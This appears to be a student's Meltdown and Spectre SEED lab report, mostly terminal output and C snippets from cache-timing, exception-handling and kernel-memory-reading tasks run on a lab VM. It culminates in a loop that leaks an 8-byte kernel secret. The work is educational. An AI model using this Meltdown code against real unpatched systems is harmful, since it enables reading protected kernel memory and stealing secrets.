

Meltdown Attack Lab

- 18307130281 庄颖秋

Task 1



```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=nat
ive -o task1 CacheTime.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task1
Access time for array[0*4096]: 3008 CPU cycles
Access time for array[1*4096]: 484 CPU cycles
Access time for array[2*4096]: 388 CPU cycles
Access time for array[3*4096]: 166 CPU cycles
Access time for array[4*4096]: 458 CPU cycles
Access time for array[5*4096]: 364 CPU cycles
Access time for array[6*4096]: 438 CPU cycles
Access time for array[7*4096]: 154 CPU cycles
Access time for array[8*4096]: 430 CPU cycles
Access time for array[9*4096]: 360 CPU cycles
[05/27/21]seed@VM:~/.../Meltdown_Attack$
```




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task1
Access time for array[0*4096]: 2410 CPU cycles
Access time for array[1*4096]: 330 CPU cycles
Access time for array[2*4096]: 278 CPU cycles
Access time for array[3*4096]: 82 CPU cycles
Access time for array[4*4096]: 274 CPU cycles
Access time for array[5*4096]: 276 CPU cycles
Access time for array[6*4096]: 274 CPU cycles
Access time for array[7*4096]: 116 CPU cycles
Access time for array[8*4096]: 270 CPU cycles
Access time for array[9*4096]: 320 CPU cycles
```


The threshold may be set round 180 CPU cycles.

`CACHE_HIT_THRESHOLD` is set to be 180 afterwards.

Task 2




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$
```



```
[05/27/21]seed@VM:~/.../Meltdown_Attack$
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task2
array[94*4096 + 1024] is in cache.
            4.
```


20/21 times get the secret correctly.

Task 3



```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ dmesg | grep 'secret dat
a address'
[ 1637.136296] secret data address:f9522000
[05/27/21]seed@VM:~/.../Meltdown_Attack$
```


Task 4



```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k4 task4.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task4
Segmentation fault
```

- The program failed at line 2 and will not execute line 2.

Task 5




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k5 ExceptionHandling.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task5
Memory access violation!
Program continues to execute.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ 
```

- Program can detect the Segmentation fault caused by accessing the kernel memory, and thus we can still not get the `kernel_data`. However, the program will not exit as `Task 4` and continues to return properly due to the exception handling mechanism in this program.

Task 6

- Remember to change the CACHE_HIT_THRESHOLD!




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ 
```

- Line 2 is actually executed because we can obtain the value of `array[7*4096+1024]` by repeating calling `meltdown`.

1.Only when `array[7*4096+1024]` is used, will it be cached.


2.Print out `array[7*4096+1024]` at the beginning of `main` and after it's in the cache.




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k6_1 MeltdownExperiment.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task6_1
array[7*4096 + DELTA] = 0.
Memory access violation!
array[7*4096 + 1024] is in cache.
array[7*4096 + DELTA] = 1.
[05/27/21]seed@VM:~/.../Meltdown_Attack$
```

Task 7

Task 7.1




```
void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k7_1 task7.1.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_1
Memory access violation!
```

- Not successful :(

Task 7.2




```
  int fd; int ret;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  // Open the /proc/secret_data virtual file
  fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }
  ret = pread(fd, NULL,0,0);

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf9522000);
  }
```



```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k7_2 task7.2.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_2
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_2
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_2
Memory access violation!
```

- Still not successful :(


Task 7.3




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k7_3 task7.3.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task7_3
Memory access violation!
```

- Able to succeed, but also get some noise and failure.

Task 8



```
for (k = 0; k < 8; k++){
  memset(scores, 0, sizeof(scores));
  flushSideChannel();
  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9522000+k); }

        reloadSideChannelImproved();
  }
  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
}
```




```
[05/27/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o tas
k8 MeltdownAttack.c
[05/27/21]seed@VM:~/.../Meltdown_Attack$ ./task8
The secret value is 83 S
The number of hits is 926
The secret value is 69 E
The number of hits is 983
The secret value is 69 E
The number of hits is 986
The secret value is 68 D
The number of hits is 984
The secret value is 76 L
The number of hits is 989
The secret value is 97 a
The number of hits is 975
The secret value is 98 b
The number of hits is 982
The secret value is 115 s
The number of hits is 986
[05/27/21]seed@VM:~/.../Meltdown_Attack$ 
```

- Add a loop to get the full secrets since we already know it's 8 bytes.


Spectre Attack

Task 3




```
[05/27/21]seed@VM:~/.../Labsetup$ gcc -march=native -o
task3 SpectreExperiment.c
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[05/27/21]seed@VM:~/.../Labsetup$ ./task3
array[97*4096 + 1024] is in cache.
